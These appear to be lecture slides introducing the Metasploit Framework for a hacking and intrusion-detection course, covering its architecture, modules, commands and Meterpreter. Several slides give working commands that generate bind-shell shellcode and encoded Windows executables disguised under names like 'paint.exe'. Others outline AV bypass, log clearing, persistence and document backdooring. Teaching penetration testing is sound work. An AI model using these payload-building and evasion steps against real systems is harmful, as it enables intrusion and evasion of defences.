# Hacking Techniques & Intrusion Detection

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

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## # whoami

- Ali Al-Shemery
- Ph.D., MS.c., and BS.c., Jordan
- More than 14 years of Technical Background (mainly Linux/Unix and Infosec)
- Technical Instructor for more than 10 years (Infosec, and Linux Courses)
- Hold more than 15 well known Technical Certificates
- Infosec & Linux are my main Interests

# Metasploit Framework

***a weaponry for the good, the bad, and the ugly***

## Outline - 1


- What is MSF?
- Metasploit Framework
  - Architecture
  - Components
  - Libraries
  - Interfaces
  - Modules
  - Utilities
  - Plugins
- MSF Core Commands

## Outline - 2

# What is MSF?

- Not just an open-source tool!
- It's an Exploitation Framework designed for security researchers and pentesters with a uniform model for rapid development of:
  - Recon,
  - Exploits,
  - Payloads,
  - Encoders,
  - Vulnerability Testing
  - Post-Exploitation
  - Pivoting
  - Others? (please add)

# MSF Architecture



## MSF Components

- The Metasploit Framework is a modular system based on a few core components:
  - Libraries,
  - interfaces,
  - modules,
  - mixins,
  - and plugins.

## MSF Libraries

- Rex (Ruby Extension Library):
  - Provides Sockets, protocols, text transformations
- Msf::Core (Core library / msfcore):
  - enables exploits, sessions, and plugins to interact with the different interfaces.
- Msf::Base (Base library / msfbase):
  - provides wrapper routines and utility classes that you can use to easily work with the Core library.

## Metasploit Interfaces

- MSFconsole → interactive
- MSFcli → scripting
- MSFweb → as the name implies
- MSFgui → java based GUI
- and Armitage → interactive GUI

## MSF Modules

- Core components of MSF
- A piece of software that can perform a specific action. (ex: exploitation, fuzzing, and scanning).
- Modules are found in the following directory:
- <installation-directory>/metasploit/msf3/modules.
- Categorized by type and then by protocol.
- MSF Modules include:
  - Exploit
  - Auxiliary
  - Post-Exploitation
  - Payload
  - NOP generator
  - Payload encoder

## MSF Utilities

- MSFpayload
  - Generate shellcode and executables.
- MSFencode
  - Alter payloads so that the original payload does not contain any bad characters.
- Msfvenom
  - Combination of both MSFpayload and MSFencode, which provides standard CLI options and increased speed.

## MSF Plugins

- Plugins work directly with the API.
- Manipulate the framework as a whole.
- Plugins hook into the event subsystem.
- Automate specific tasks which would be tedious to do manually.
- Plugins only work in the msfconsole.
- Plugins can add new console commands.
- Extend the MSF functionality.

## MSF Plugins – Cont.

- msfd → Daemon to share msf instance
- openvas, nessus, nexpose → vulnerability scanners
- pcap_log → pcap packet intercepter
- socket_logger → hook all created sockets by an exploit
- Others (BTW, why not add yours?)
- DarkOperator has some great plugins too (check the ref. page).

## MSF Plugins – Cont.

- Load plugin using the load cli:
- load <plugin-name>

```
msf > load pcap_log
```

- Unload a plugin using the unload cli:
- unload <plugin-name>

```
msf > unload pcap_log
```

# MSF Core Commands

- help → list available commands
- info → get more info about a module
- search → search for specific module
- search tag:keyword → search using keyword tag expression

  search platform:windows <string>
- show, OR be specific

  [ exploits|post|nops|payloads|auxiliary ]
- show target → view a list of platforms that the module supports

# MSF Core Commands - 2

- connect → similar to netcat
- back → switch between context
- jobs → display/manage jobs
- kill → end a specific job
- use <module-name> → use a module
- show options → check module options
- show advanced → check module advanced options
- set <option> <value> → setting module config value

  set exploit <exploit-name>
- exploit → run the module

## MSF Core Commands - 3

- irb → run live ruby interpreter
- load → load an MSF plugin

  load pcap_log
- route → route traffic through a session

  route [add/remove/get/flush/print] subnet netmask [comm/sid]
- sessions → list, configure, and close a session
- setg → set a global variable
- save → saves the active datastore
- unset and unsetg → unset a variable
- exit → exit MSF

## MSF Database

- MSF provides back end database support for PostgreSQL.
- DB stores information:
  - host data,
  - evidence,
  - and exploit results.

# MSF DB Basic Usage

- db_connect → Connect to an existing database
- db_disconnect → Disconnect from the current db instance
- db_export → Export a file containing the contents of the db
- db_import → Import a scan result file (check doc for supported file types)
- db_nmap → Executes nmap and records the output automatically
- db_status → Show the current database status
- hosts → List all hosts in the database
- services → List all services in the database
- vulns → List all vulnerabilities in the database
- workspace → Switch between database workspaces

## DB Tips

- If posgress isn’t installed:

```
# gem install pg
```

- Connecting to the DB:

```
# db_connect -y
  /opt/metasploit/config/database.yml
```

- Workspace helps you segment your work

```
# workspace -a NAME
```

- Adding/Deleting a Host

```
# hosts –a / hosts -d
```

## Auxiliary Modules

- Auxiliaries are categorized by type:
  - Administrative (admin)
  - Cracking (analyze)
  - NAT (bnat)
  - Denial of Service (dos)
  - Fuzzers (fuzzers)
  - Network services (server)
  - Others: client, crawler, gather, pdf, sniffer, vsploit
  - Scanners (scanner)
  - Spoofing (spoof)
  - SQLi (sqli)
  - VoIP (voip)

## Payloads

- Singles → completely standalone.
  - Add user

- Stagers → creates the network connection

- Stages → downloaded by Stagers
  - Meterpreter

## Cont.

- If represented by '/' in the payload name, then payload is Staged.
- windows/shell_bind_tcp
  - single payload, with no stage!
- windows/shell/bind_tcp
  - a stager (bind_tcp)
  - a stage (shell).

# Payloads Types

- Inline (Non Staged)
- Staged
- Meterpreter
- PassiveX
- NoNX
- Ord
- IPv6
- Reflective DLL injection

# Generating Shellcode using msfconsole

```
msf > use payload/windows/shell_bind_tcp
msf  payload(shell_bind_tcp) > generate -h
Usage: generate [options]

OPTIONS:
-E          Force encoding.
-b <opt>  The list of characters to avoid: '\x00\xff‘
-e <opt>  The name of the encoder module to use.
-f <opt>  The output file name (otherwise stdout)
-o <opt>  Comma separated list of options VAR=VAL format.
-s <opt>  NOP sled length.
-t <opt>  Output format: raw, ruby, perl, bash, c, js,exe,etc.
Other Options (check the console).
```

## Generating Shellcode using msfpayload

```
# msfpayload windows/shell_bind_tcp LPORT=2222 y

# windows/shell_bind_tcp - 341 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=2222, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" +
[...........]
```

## Creating Executable Files

```
# msfpayload windows/shell_bind_tcp
   LPORT=2222 X > msf.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell_bind_tcp
Length: 341
Options: {"LPORT"=>"2222"}


# file msf.exe
msf.exe: PE32 executable for MS Windows (GUI) Intel
   80386 32-bit
```

## Encode Executables -1

```
# msfpayload windows/shell_bind_tcp
  LPORT=2222 R | msfencode -t exe -o
  msf2.exe -b "\x00\xff\x0a\x0d\x1a"
[*] x86/shikata_ga_nai succeeded with size 368
  (iteration=1)
```

```
# file msf2.exe
msf2.exe: PE32 executable for MS Windows (GUI)
  Intel 80386 32-bit
```

## Encode Executables -2

```
# msfvenom -p windows/shell_bind_tcp -f exe -b
  "\x00\xff" -e x86/shikata_ga_na -i 2 > paint.exe
```

```
# file paint.exe
paint.exe: PE32 executable for MS Windows (GUI)
  Intel 80386 32-bit
```

## multi/handler Exploit

- Generic Payload Handler
- Supports Windows, Linux, Solaris, Unix, OSX, BSD, PHP, and Java
- Useful with Client-Side Attacks (waiting for a payload to connect)!

```
msf > use exploit/multi/handler
```

## Meterpreter

- An advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime.
- It communicates over the stager socket and provides a comprehensive client-side Ruby API.
- Lots of great features (we'll see them shortly)
- Originally written by skape for Metasploit 2.x.
- The server portion is implemented in plain C and is now compiled with MSVC, making it somewhat portable.

## How Meterpreter Works

- Target executes the initial stager (one of bind, reverse, findtag, passivex, etc).
- Stager loads the Reflective DLL.
- Reflective stub handles the loading/injection of the DLL.
- Core initializes, establishes a TLS/1.0 link over the socket and sends a GET.
- Metasploit receives this GET and configures the client.
- Finally, Meterpreter loads extensions.

## Meterpreter Design Goals

- Stealthy
  - Resides entirely in memory (nothing written to disk)
  - No new processes are created
  - uses encrypted communications
- Powerful
  - Channelized communication system
  - TLV protocol has few limitations
- Extensible
  - Can load new features at runtime, loaded over network
  - Add new features without having to rebuild it

## MSF Evasion

- Each module has a number of Advanced and Evasion options
  - Compression, Encoding, Encryption, Fragmentation, Timing, Padding, Obscure, etc
- Use "show evasion" to list the available evasion options

## Demo Time!

## MSF Basics

- Talking about MSF will start, but not end, so lets check some demo’s and labs ☺
- Filesystem
- MSF Basic usages
- Exploitation
- Working with the MSF Database

## Post Exploitation - Windows

- Info. Gathering: local subnets, scraper, winenum, applications installed, virtualized,
- Uploading and Downloading
- Scanning
- Pivoting (Routing, and Port Forwarding)
- Incognito
- Sniffing
- Persistence and Backdoors
- Keyloggers the right way
- Enable Remote Desktop
- User Management
- Killing AV, Disabling FW, and Clearing the Logs
- Playing with System Services

# Post Exploitation - Linux

- Info. Gathering
- Uploading and Downloading
- Scanning
- User Management
- Disabling FW, and Clearing the Logs
- Playing with System Services

## Misc

- Playing with MSF Auxiliaries
- Client-Side Attacks
  - File Format (Adobe)
  - Browser (IE)
- Web Vulnerability Scanner (wmap)
- Creating Malicious Executables:
  - MSFPayload, MSFEncode, Packers (UPX)
  - Bypassing AV
- Automation (Resource Scripts)
- Evasion
- Forensics

# Assignments (Choose 2)

- If our target isn't listed within the exploits target, how can you add it? (maybe same OS but diff language)!
- How can you backdoor an Office Document? (payload=meterpreter)
- What is the Metasploit "RailGun" ?

# SUMMARY - 1

- Discussed what MSF is, and why its needed,
- Explained the MSF (Architecture, Components, Libraries, Interfaces, Modules, Utilities, and Plugins),
- Discussed the MSF Database, and the benefits of using it,
- Went through the MSF core commands,
- Explained the auxiliary modules available in MFS,
- Explained the different types of Payloads MSF has, and how to use them, and the best scenarios to use each,
- Discussed generating shellcodes and malicious executables using MSF, and how its so easy to do so,
- Explained the benefits of the MSF multi-handler exploit,
- Explained the MSF encoding techniques available, how to use them, and how to bypass AV,

## SUMMARY - 2

- Discussed in details the MSF Meterpreter, its features, its capabilities, and what is actually its limitation!
- Discussed the MSF evasion techniques and features available with the framework,
- Demos we did:
  - Exploiting Windows, Linux,
  - Post Exploitation on both systems
  - Pivoting, Backdoors,
  - Forensics using MSF,
  - others

## References

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